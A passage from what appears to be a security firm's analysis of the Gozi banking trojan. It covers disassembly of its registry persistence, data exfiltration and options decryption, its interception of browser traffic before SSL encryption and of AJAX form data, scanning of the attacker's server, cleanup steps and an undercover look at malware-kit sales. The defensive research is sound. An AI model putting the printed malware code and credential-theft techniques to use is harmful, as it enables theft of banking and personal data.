CALL DWORD PTR DS:[1AA080B0]              kernel32.CopyFileA
MOV DWORD PTR SS:[EBP-120],EBX
MOV DWORD PTR SS:[EBP-4],EBX
LEA EAX,DWORD PTR SS:[EBP-120]
PUSH EAX
PUSH work.1AA085C8                        ASCII "SOFTWARE\Microsoft\Windows\
PUSH 80000002
CALL DWORD PTR DS:[1AA08024]              ADVAPI32.RegOpenKeyA
TEST EAX,EAX
JNZ SHORT work.1AA045F8
LEA EAX,DWORD PTR SS:[EBP-11C]
PUSH EAX
CALL DWORD PTR DS:[1AA08140]              kernel32.lstrlenA
INC EAX
PUSH EAX
LEA EAX,DWORD PTR SS:[EBP-11C]
PUSH EAX
PUSH 1
PUSH EBX
PUSH work.1AA085BC                        ASCII "xx_Shell"
```

Illustration 12: Files and registry keys for starting on reboot

The trojan also writes to virtual memory in order to inject into code into running processes. This rootkit-like behavior is used to hide the registry keys and files needed to survive reboots.

One sees code used to access Windows Protected Storage and export certificate stores in PFX format. This turns out to be the data sent to the certs.cgi program on the sever. In fact, farther down in the code, one can see networking DLL functions used to build and send the request that actually performs the POST.



```
1AA01D18  . 56            PUSH ESI
1AA01D19  . 56            PUSH ESI
1AA01D1A  . 56            PUSH ESI
1AA01D1B  . FF75 74       PUSH DWORD PTR SS:[EBP+74]
1AA01D1E  . 68 E883A01A   PUSH work.1AA083E8           ASCII "POST"
1AA01D23  . 57            PUSH EDI
1AA01D24  . FF15 9881A01A CALL DWORD PTR DS:[1AA08198] WININET.HttpOpenF
1AA01D2A  . 3BC6          CMP EAX,ESI
1AA01D2C  . 8945 74       MOV DWORD PTR SS:[EBP+74],EAX
1AA01D2F  .v75 09         JNZ SHORT work.1AA01D3A
1AA01D31  . 57            PUSH EDI
```


Illustration 13: The code that beams stolen data to the "mothership"

In understanding the code, one can verify what was observed in behavioral analysis. Knowledge of Windows functions used to carry out common tasks that malware (in general) wants to accomplish is helpful. Hands-on analysis experience is key.

Of particular interest is the code that processes the OPTIONS data. This data, whether the copy that is built into the code or the one downloaded from the mothership, is weakly encrypted. If one can find the decryption loop, one can learn how the options are crafted. This can help in inferring other capabilities of the malware in code that may not have been reached in the analysis thus far.

At this point, looking at memory, one can find no representation of the mothership server's IP address in either ASCII decimal-dotted notation or the binary representation of a long 32-bit integer representing the four octets of the address. It's likely that the original copy of the options data, decrypted from bytes inside the malware's own EXE file, contains the IP address of the mothership. If this is the case, one can make a connection between the person who compiled/packed the code -- not just a reseller -- and the server. This would be very important in a law enforcement scenario.

If the IP address is in the options data, one knows it must be decrypted before it is used in the first POST request to the certs.cgi program on the server. One also knows, by examining the code, that the options data is written in encrypted form to the registry (the xx_options key's value), and that the key's value is read and processed before the first POST request. By concentrating on this part of the code, we have a manageable amount of code to debug. In short order, one skilled with a debugger can find the decryption loop. In this case, the instruction that moves the decrypted bytes onto an array in the heap is located at 0x1AA011EC. Examining the heap as one steps through this loop allows us to watch as that array is populated with the decrypted options data.


The stack for the decryption function.
Inside the decryption loop code.
Decrypted options data on the heap.

```
0012FF30  0014D080 ASCII "OPTIONS"
0012FF34  0015D098 ASCII "OPTIONS"
0012FF38  00000001
0012FF3C  0014D099
0012FF40  0015D0B6
0012FF44  00000470
0012FF48  00000005
0012FF4C  00000000
0012FF50  0012FF90
0012FF54  1AA01BEA RETURN to work.1AA01E
0012FF58  0014D088
0012FF5C  0015D0A0
0012FF60  1AA0C700 work.1AA0C700
0012FF64  1AA0BB80 work.1AA0BB80
0012FF68  00000001
0012FF6C  00000060
0012FF70  0014D080 ASCII "OPTIONS"
0012FF74  00000B31
0012FF78  0012FI
0012FF7C  1AA0BI
0012FF80  0012FI
0012FF84  1AA06
0012FF88  1AA08
0012FF8C  FFFFFI
```

```
1AA011DC v74 12      JE SHORT work.1AA011F0
1AA011DE  8B4D F0    MOV ECX,DWORD PTR SS:[EBP-10]
1AA011E1  8B55 F0    MOV EDX,DWORD PTR SS:[EBP-10]
1AA011E4  2BCE       SUB ECX,ESI
1AA011E6  8A09       MOV CL,BYTE PTR DS:[ECX]
1AA011E8  FF45 F0    INC DWORD PTR SS:[EBP-10]
1AA011EB  48         DEC EAX
1AA011EC  880A       MOV BYTE PTR DS:[EDX],CL
1AA011EE ^75 EE      JNZ SHORT work.1AA011DE
1AA011F0  8975 08    MOV DWORD PTR SS:[EBP+8],ESI
```

```
0015D090 69 21 03 20 48 07 18 00 4F 50 54 49 4F 4E 53 00 i!♥ H•↑.OPTIONS.
0015D0A0 31 00 38 31 2E 31 35 2E 31 34 36 2E 34 32 00 38 1.81.15.146.42.8
0015D0B0 31 2E 31 35 2E 31 AD BA 0D F0 AD BA 0D F0 AD BA 1.15.1↓║.≡↓║.≡↓║
0015D0C0 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .≡↓║.≡↓║.≡↓║.≡↓║
0015D0D0 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA .≡↓║.≡↓║.≡↓║.≡↓║
```

Illustration 14: Decrypted data including IP address

By examining the decrypted options data in the heap memory, one determines it contains:

- An IP address for registering the infection and downloading options
- An IP address and URLs for uploading stolen data
- Options describing how to format the stolen data
- Identifiers used to distinguish HTML forms from other types of web pages

The code reveals that calls to functions in ws2_32.dll are used to establish itself as an LSP (layered service provider) using the Winsock2 SPI (Service Provider Interface). It "goes in between" Internet Explorer and the socket used to send the data. This is consistent with reading/enumeration of registry keys having to do with network interfaces, zones, and namespace providers. **This is the mechanism used to bypass SSL/TLS and intercept the network data on the fly, before it is encrypted.**

This technique captures the data sent by Internet Explorer only. Many new authentication systems use AJAX, where JavaScript objects are used to create another HTTP session, send requests, and receive responses. This is implemented in code elsewhere, where the SSL sniffer component cannot see it. To capture this valuable data, Gozi includes a "grabs" module that hooks into the JavaScript engine, similar to the way it hooks into IE. That data is sent along in the POST request to the mothership along with the URL of the page that calls the AJAX functions.

Example:

The user with an infected PC visits his bank which, in compliance with the FFIEC recommendations and regulations, has implemented two factor authentication. This example uses responses to challenges in the form of answers to "security questions" and description of an image previously chosen by a user. The data posted to the SSL-protected authentication page's form is captured by the IE-specific code:

```
URL: https://auth.bigbank.com/siteprotect/image.asp
Data: userID=1045877612&do=signon&passcode=myohmy99
```

That page uses XMLHTTP to send form field data via an SSL-protected connection to the bank's authentication without having to refresh the page. The IE sniffer cannot see that, but the JavaScript sniffer can. As the user responds to each challenge, the AJAX requests are captured by the "grabs" component:

```
-- grabs -------------------------
URL: https://authserver.bigbank.com/director.asp?GV7tVHGb6
grabs=Individual Accounts
-- grabs -------------------------
URL: https://authserver.bigbank.com/siteprotect/image.asp
grabs=Patricia
-- grabs -------------------------
URL: https://authserver.bigbank.com/siteprotect/image.asp
grabs=Racing
-- grabs -------------------------
URL: https://authserver.bigbank.com/siteprotect/image.asp
grabs=pyramids
```

If the attacker logs on and the secondary authentication questions ask for a name, a favorite sport, and the description of the given image, it's easy to infer that the image is a picture of "pyramids". This is a novel attack on multi-factor authentication that does not rely on keylogging or screen captures.

Further static analysis revealed that code injected into the Explorer.exe process opens a listening network connection on the same port specified by the "socks" parameter in the GET request to the options.cgi program on the server. This port number is generated and, after encryption, stored in the xx_option registry key's value. It would take quite a while to debug this process to the point where one could prove whether this was part of the LSP or some backdoor functionality. One already knows there's a server side to this trojan that might provide useful clues, but first some notes on getting rid of the client code.

CONTAINMENT

Because of the rootkit capabilities that the trojan uses to hide these values and its own files, booting into Safe Mode is required.

Having validated observed behavior with static analysis, one knows the trojan sets up everything it needs according to its environment each time it's run:

- Checking for an existing infection
- The calculations of port numbers, ID, new options (if needed)
- LSP for network data sniffing/forwarding
- The registry keys and files for reboot persistence

All the information the trojan needs to do this is its own code (the file) and the values written to three registry keys:

- HKLM\SOFTWARE\Microsoft\CurrentVersion\xx_id
- HKLM\SOFTWARE\Microsoft\CurrentVersion\xx_options
- HKLM\SOFTWARE\Microsoft\CurrentVersion\Run\xx_Shell

To start cleaning the trojan, make note of the xx_Shell key's value and delete these keys.

The copy of the trojan code is the file named like xx_????.exe (where ???? is four random lowercase letters) in the user profile directory pointed to by the xx_Shell registry value, as noted above.

Additionally, to erase all evidence of the trojan, one would want to remove any other files named like xx_????.exe and xx_tempopt.bin from ALL user profile directories and delete the registry key HKLM\SOFTWARE\Microsoft\CurrentVersion\xx_version as well.

Another reboot to exit Safe Mode, and the machine is free of the original trojan code.


Note that because this trojan includes the capability to download and execute arbitrary code from untrusted sources, **a complete rebuild of the infected PC is the only absolute way to ensure 100% confidence and trust in data and system integrity**.

SERVER RESEARCH

The options data which may contain new IP addresses can now be decrypted, and one knows how to obtain current options data via HTTP requests, so new motherships can be tracked. A fixed IP address of the original mothership server is known because research has revealed the decrypted options data contained in the trojan's executable. A check of the current options data reveals the same IP address as the one stored in the trojan. That server is still up.

Researching the server IP address indicated that the server belongs to a Russian company and is likely physically located in St. Petersburg, Russia.

A quick scan of the server reveals that the server is running FreeBSD, the web server is Apache 2.x (with SSL), and that Apache supports perl and PHP server-side scripting. MySQL is installed and listening. Other services commonly found on hosted servers also show up.




Port		State	Service	Product	Version	Extra info
21	tcp	open	ftp			
22	tcp	open	ssh	OpenSSH	4.2p1	FreeBSD 20050903; protocol 2.0
80	tcp	open	http	Apache httpd	2.2.0	(FreeBSD) mod_ssl/2.2.0 OpenSSL/0.9.7e-p1 DAV/2 PHP/5.1.2 mod_perl/2.0.3 Perl/v5.8.8
135	tcp	filtered	msrpc			
136	tcp	filtered	profile			
137	tcp	filtered	netbios-ns			
138	tcp	filtered	netbios-dgm			
139	tcp	filtered	netbios-ssn			
199	tcp	open	smux	Linux SNMP multiplexer		
445	tcp	filtered	microsoft-ds			
1720	tcp	filtered	H.323/Q.931			
3306	tcp	open	mysql	MySQL	4.1.18	
10000	tcp	open	http	Webmin httpd		

Illustration 15: Results from an remote port scan

The machine appears to be behind a firewall that blocks only Microsoft networking protocols and H.323.

Visiting the server with a web browser shows an index page similar to file listings shown when the Apache "Indexes" option is turned on without "Fancy" indexing. But this is not the index.html file with the IFRAME tag seen in the exploit. That file was still available if specified in the URL explicitly, so it is clear that "index.html" is not set as the web server's default document name. The other files used in the exploit, including the EXE file, were still available as well.

In addition to the original tojan, there are two other variants of the client-side executable. These do not appear to have been used an any attacks. It's likely this is their staging area, ready to be unleashed later in order to keep ahead of lead times in anti-virus detection.


Index of / - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://81.15.146.42/

Index of /

- cgi-bin/
- crontab
- files/

Illustration 16: Gozi mothership home page
(this IP address has been changed from one actually used by the trojan)

This file listing shows several directories and archive files. One of these files contains the server-side code used to collect the data. The other file contains server-side code for an administrator interface and a "customer" interface for data mining. Sometimes these files are not removed after installation and are kept as backup. It is very, very uncommon to find them still in publicly-accessible directories.

These files are downloaded for analysis and extracted to a temporary directory. There is no compiled code in these. They are CGI applications written entirely in perl. The collection code includes the familiar certs.cgi, forms.cgi, and options.cgi files. There are perl modules, written as plug-ins for the server-side framework, for parsing out and storing the information collected by each of these and code for sending options data. There is code for loading the flat files produced by the collection code into MySQL, but no MySQL DDL was found (one can still infer much about the database structure from queries in the perl code, however). The front-end code provides a nice login page, generates views into indexed data, and provides account management.

Because no IP address is specified in the HTTP requests, the stolen data is parsed into flat files and indexed by infection ID (sent in the user_id parameter). Multiple infection IDs from the same IP address can mean:

- The IP address is a NAT address (hosts are on the same home or corporate network)
- The machine was infected, cleaned, re-infected, and so on
- The IP address was once assigned to a different machine (DHCP) which was also infected
- There was a collision in the generated ID (two hosts came up with the same number independently)

Additionally, there is a trojan version parameter, a default value in the code itself is used for a test run, and the other (observed in the version_id form parameter) is apparently used for the real thing:

an in-the-wild production run. The same Gozi variant was used for both.

The server interface lets the user view data by infection ID, IP address, version of trojan, or by searching URLs ("signin.hackmebank.com") or POST data ("password=").

This interface is designed so that an administrator adds customer accounts to the database. Customers can also log in and get results from queries based on certain fields (URL, form parameters, and so on). Each of these customer-generated queries has an associated price. This appears to be how much the customer has paid (or owes?) for results from the search. The code indicates that prices are in the currency of WMZ, a WebMoney unit equal to the U.S. dollar. For example, a query returning three passwords for a small retailer may be cheap -- say 100 WMZ -- while a results for ten passwords for an international bank may fetch 2500 WMZ or more. There is a perl module assigned to handle common types of searches. There is default base price variable assigned for each one in the code. One lists the price as a Russian "scumbag" slang word that loosely translates to "super-duper!"

```
# create object associated with price list
$price = 'pesdato!';
```

There are also other files that set default parameters, a default MySQL username and password for example. None of these default values worked on this server.

```
# database
$db{'base'}='service';
$db{'login'}='user';
$db{'pass'}='nicepass';
$db{'db_user'}='user';
$db{'db_project'}='project';
$db{'db_price'}='pricelist';
$dir{data}='data/';
$dir{indexpart}=$dir{data}.'index/part/';
$dir{indexcur}=$dir{data}.'index/cur/';
```

Somebody had to customize this installation. The sleek front end is even skinnable (customizable with graphics), but the default skin contains a logo for an individual or group calling themselves "76service". More on that later.

The stolen data is held in directories whose names can be guessed. Using the base directory from the perl code (translated according to the web server's DocumentRoot), combine these with version_id and user_id (generated ID for each infection) for subdirectories, and one can brute force directory names. The perl code shows that stolen form parameters are stored in a file named "forms.txt" under each subdirectory. Narrowing it down based on examples of valid IDs -- version number is one of two values, and user_id is a 32-bit unsigned integer -- one can script the wget utility and fetch of all the data residing on the server. There is no need to query the MySQL database.

The front end features lets the customer select a delivery option for their search results. A compressed file is one option. Again, one can guess the file location but not the file name. Only one was found.

That customer was either very rich or paid with bogus funds. With all the default prices set to "1", the results added up to more than $2 million. The compressed file included 3.3 GB of stolen data and client certificates from more than 5200 infected machines.

RESPONSE

Work began right away on programs to assist in data analysis. Custom perl scripts were used for parsing the data according to IP, URL, extracted host and domain names, each parameter in the form data, version ID, user ID, and timestamp. It's not clear what time zone was used for the timestamps in the data, but it would be useful for analysis anyway. After stripping out redundant whitespace and other formatting, data was loaded into a MySQL database. After adding the indexes, database storage used more than 8 GB of hard disk space.

Based on domain names, we were able to retrieve the names of companies and organizations whose customers were affected. We found that over 5,200 home PC users, with 10,000 account records, were compromised and account and login information for applications offered by over 300 organizations was stolen through these infected home PCs. The information stolen contained everything from bank, retail and payment services account numbers, as well as social security numbers and other personal information. The records retrieved included account numbers and passwords from clients of many of the top global banks and financial services companies (over 30 banks and credit unions were represented), the top US retailers, and the leading online retailers.

The stolen data also contained numerous user accounts and passwords for employees working for federal, state and local government agencies, as well national and local law enforcement agencies. The stolen data also contained patient medical information, via healthcare employees and healthcare patients, whose username and passwords had been compromised via their home PC.

SecureWorks has contacted several of the companies affected and is working through various other channels, including law enforcement, to notify the remaining affected parties. They are given an opportunity to review the findings. Because of the nature of the information, much of which is regulated by federal law (HIPAA, GLBA, etc.), a single point of contact was established instead of distributing the relevant facts to multiple contacts or storing them in systems with only discretionary access controls. This contact would discuss with each client only the data that applied to them.

Actual data was supplied only to authorized contacts with a need to know. Sanitizing scripts were run to produced sanitized copies of data with bogus IP addresses, dummy passwords, and so forth.

Sanitized data was supplied to authorized contacts so that they had enough information to take action themselves:

- Dates and approximate times (for correlation with logs)
- User/account IDs (but no other authentication tokens)
- URLs (for pinpointing applications)
- Other form parameters (for actions taken within those applications)

Unsanitized data was provided to specific contacts and only in a format protected with public-key encryption.

With this information in hand, it would be up to the affected company or organization to take action. So far, responses have included a range of actions:


- Putting a watch on accounts
- Forcing password resets (new password was likely to be stolen as well)
- Notifying customers that their computer was infected
- Notifying customers that the data they enter on web sites is being stolen
- Offering advice on how to patch and clean systems
- Notifying local law enforcement, or contacting field offices of national law enforcement

GOING UNDERCOVER

Having configurable price points and customer logins in server applications that manage stolen data is novel, and it indicates a growing trend of malware as a key part in an underground economy. The database and interface customization features were indicative of the growing trend of malware being sold as a service. Perhaps copies of other malware or server-side code could be obtained that could be analyzed to craft improved countermeasures or response methodologies.

I knew of some underground channels used to buy and sell stolen data. While I am familiar with German and some Asian languages, I am not even a novice in Russian. This, and my lack of IRC (Internet Relay Chat) and instant messaging experience, would result in several lost opportunities to get trial copies of these client-server malware kits.

Assuming the handle "Gozi" and posing as a computer criminal based in the U.K., I posted several feelers on forums and IRC channels where trade in phishing services and stolen data are commonplace.



07 by Gozi


software sniffs data from ie6 (current version) &
can send send it port 80. need server kit.herd snatch
is good... others?

Illustration 17: Looking for sources

Within a day, I had instructions to join a specific IRC channel on a specific server. A specific nick(name) or handle would be used to identify and authenticate me to the contact. Only one other person appeared on the channel. He said he could provide a kit called "Snatch". Normal price was $1000 (USD) for people he knew, or $2000 with a promise of discounts for additional business if the deal worked out. He would only provide a preview account on an established server to "Russian speaking".

But no dealers are required to buy the Snatch kit. It's available directly from the authors. Of course, they no longer ship customized kits, and there is a "support" ID for ICQ (an instant messaging app) listed on their web site if one should require a kit built-to-order.

Potential customers who have trouble with the Russian language are instructed to use AltaVista's Babelfish service to translate and navigate the site. Not only is Babelfish a useful service, it sometimes offers hilarious translations, all free of charge.



S.E. Code News [02.03.07]

- price on the the troy increased to ek...

- Snatch 2 - Is realezovan Firefox grabber [J.s. & Flash keys]

- Snatch 2 - it is planned: grabing of sertov, the substitution of listing...

- before the order we read FAQ ...

- UNC - 01.05.2007

- product temporarily we do not finish to order...

- Bilder is sold exclusively according to the recommendations Of adminov/Moderov...

WARNING

Rules of the use of our softa
Entire soft which we propose it must be used exclusively for educational purposes or for increasing our own safety, the use of this softa in all remaining cases is pursued by the law of that country in which you you are located.

IT IS FORBIDDEN TO USE OUR SOFT For UNLAWFUL PURPOSES

1 is agreeable with the rules of use 4 it is not agreeable with the rules of the use

Illustration 18: Snatch is advertised on the author's home page

Later, a Java-based chatroom application on a Russian community site was used to establish a contact with what would be the most promising prospect in this case. He said he was "an independent" and sold many kits and could contract the customization. I mentioned "76service" and that I liked the way one could set their own prices, but I might need help to set it up if that wasn't too expensive. The dealer would see what he could do. In another chat session the next day, the dealer said he would sell "the kit" for $2000 and asked if server space was needed, implying he could provide that as well. Several days later, the dealer said "install help for your exes" (i.e., infection vectors) was available from others and cost anywhere from "few dollars" for email distribution to "less than 1000" for a simple downloader on some compromised servers. The dealer boasted that remote exploits and compromised accounts for popular web servers could be had for more money, and I should consider the investment if I could "afford" to make a big profit. He did not offer these directly. I offered e-gold and WebMoney as payment methods, in hopes of getting a trial copy (which would still require "services" to set up), but that offer was rejected. When it came time for payment, I broke off communication.

Of the five other offers received before the forum server was taken down or moved, one simply said "Send paypal 500 I send ftp" but had no other info. Obviously a joke. I was offered server side code for Nuclear Grabber along with an offer to customize it, but I could not establish communication with the seller.

Assuming that the dealer offering what he claimed was the 76service kit was correct, the profit is not only in the kit, but in selling value added services like exploitation, compromised servers/accounts, database configuration, and customization of the interface. Prices start between $1000 to $2000 and go up based on added services. The underground payment methods generally involve hard-to-track virtual currencies, whose central authority is in a jurisdiction where regulation is liberal to non-existent, and feature non-reversible transactions.

The individual or group called "76service" was easy to track down on the Web, but not in person.




Illustration 19: The old default skin (manager.cgi)

It appears they are busy adding features and "sex appeal" to their kit. Instead of the old manager.cgi front end, the new version's server interface is accessed through the serv.cgi program.




Illustration 20: The latest default skin (serv.cgi/serv2.cgi)

The IP address and domain registration information lists contacts for two companies, anonymous-service.com and CoolServ Corporation. At one point the 76service development/trial server was located at an ISP in Atlanta, Georgia, USA, the same city where SecureWorks is headquartered. A few days later, they moved to a server that appears to be located in the American Midwest (Texas, Oklahoma, or Kansas), but the server's IP address is in a block assigned to a company in Tampa, Florida, USA. They will likely move again soon.

CURRENT STATUS

The Gozi mothership server is located on a Russian-owned business network with a history of slow, uncooperative, or non-existent response to takedown requests. This network is a haven for people running trojan/spyware/phishing kits with names like Snatch, Grab, Pinch, Haxdoor, and Rockphish.

As of the publication date, the server used by the Gozi trojan is still up. The server status is as follows:

- Still processing data from existing trojan infections
- Still allowing new infections to "register" themselves
- Still accepting and processing stolen data from new infections
- The large cache of stolen data has been removed
- The admin interface used to add subscriptions has been removed
- The customer interface used to buy stolen data has been removed
- The server is no longer hosting any executables

Gozi is delivering data across corporate networks and the Internet in clear text, in violation of many regulatory statutes, and at risk of being leaked or sniffed out by other attackers.

Although the trojan went largely undetected for more than a month from December 13, 2006, anti-virus vendors now classify the code as something generally recognized as bad, and the rate of new infections appears to be down considerably since early February. As of a few days before publication of this analysis, the original executables have been removed, so new infections have recently dropped nearly to zero.

However, there are at least two servers running Gozi code. There are dozens more for Snatch. More sophisticated and feature-rich threats have recently appeared on the radar screen. Whether or not Gozi variants make a comeback using different packing or protection methods, then Gozi will surely be replaced by other malware services like these.

And services are what they are, part of a growing underground-based service economy with producers, consumers, and countless middlemen.

Malware code is so modularized that AV vendors often misclassify executables, making them difficult to remedy. The product has been commoditized. In all of the code analyzed by SecureWorks Research, no useful utility for encrypting new options data for the trojan client was found. It's just not distributed. How to customize IP addresses, ports, and URLs for these types of trojans is a secret reserved by those who manufacture them as part of a service.

Server side kits are useless without underground service providers to host them, customize them, manage them, and distribute the clients. Evaluation copies of some code are regularly handed out just to prove this to the prospective client. Trial logins on servers are used to prove how "sexy" one's stolen data warehouse *could* look and how well it *could* function if you pay additional for the premium services.

PREVENTION

Because of the one-to-many relationship between an end-user's PC and the on-line services it's used to access, a single infection can affect many organizations. A comprehensive response to several thousand infections of PCs across national boundaries, all giving up their best-protected secrets -- authorized account transfer transactions, access to law enforcement applications and databases, password changes, challenge/response pairs, and so on -- may not even be feasible. The relative value of prevention cannot be emphasized enough.

Because these servers can pop up anywhere and exploits can be hosted in syndicated content or on compromised servers, web and network filtering based on blacklists, while valuable elsewhere, are not effective in this case. Only post-infection blacklisting helps to mitigate risk from continued losses, but it is a reactive control, and each variant requires another go.

Anti-virus controls are useful in this case if configured to use and act on heuristic determinations. Many have a mechanism for automatic submission of heuristically detected threats to the AV vendor, so new signatures can be written and delivered quickly.

Host based intrusion prevention based on buffer overflows would not have been effective in this specific case as no buffers overflows were required to exploit vulnerable systems. If they have the capabilities to monitor virtual memory writes and other code injection techniques, this would be useful.

Anti-spyware or system integrity tools may have been useful in preventing the infection from taking hold by detecting the insertion of a new executable in "Run" registry keys. Tools based on cryptographic checksums are detective in nature, but active monitoring tools may be useful in this case if they are implemented so that they detect the modification even if rootkit-like techniques are used to hide that information from other system processes.

Network flow analysis and anomaly detection would provide useful detective controls, since for every HTTP or HTTPS request from one IP address to various IP addresses, there is a corresponding HTTP POST request always to one address (the mothership).

Assuming one simply cannot stop a well-planned, sophisticated, 0-day attack, the prevention would focus on better protecting the data and preventing its re-use. Multi-factor authentication, time domain challenge/response, encoded CAPTCHA or image-based passphrase responses, and randomized form parameters names (as opposed to values) all help to prevent the replay of captured web traffic. For sensitive data, VPN configurations that prevent the forwarding of stolen data to networks outside of the protected tunnel would thwart the attack. Some law enforcement and security agencies require all internal correspondence to be over these types of communications channels.

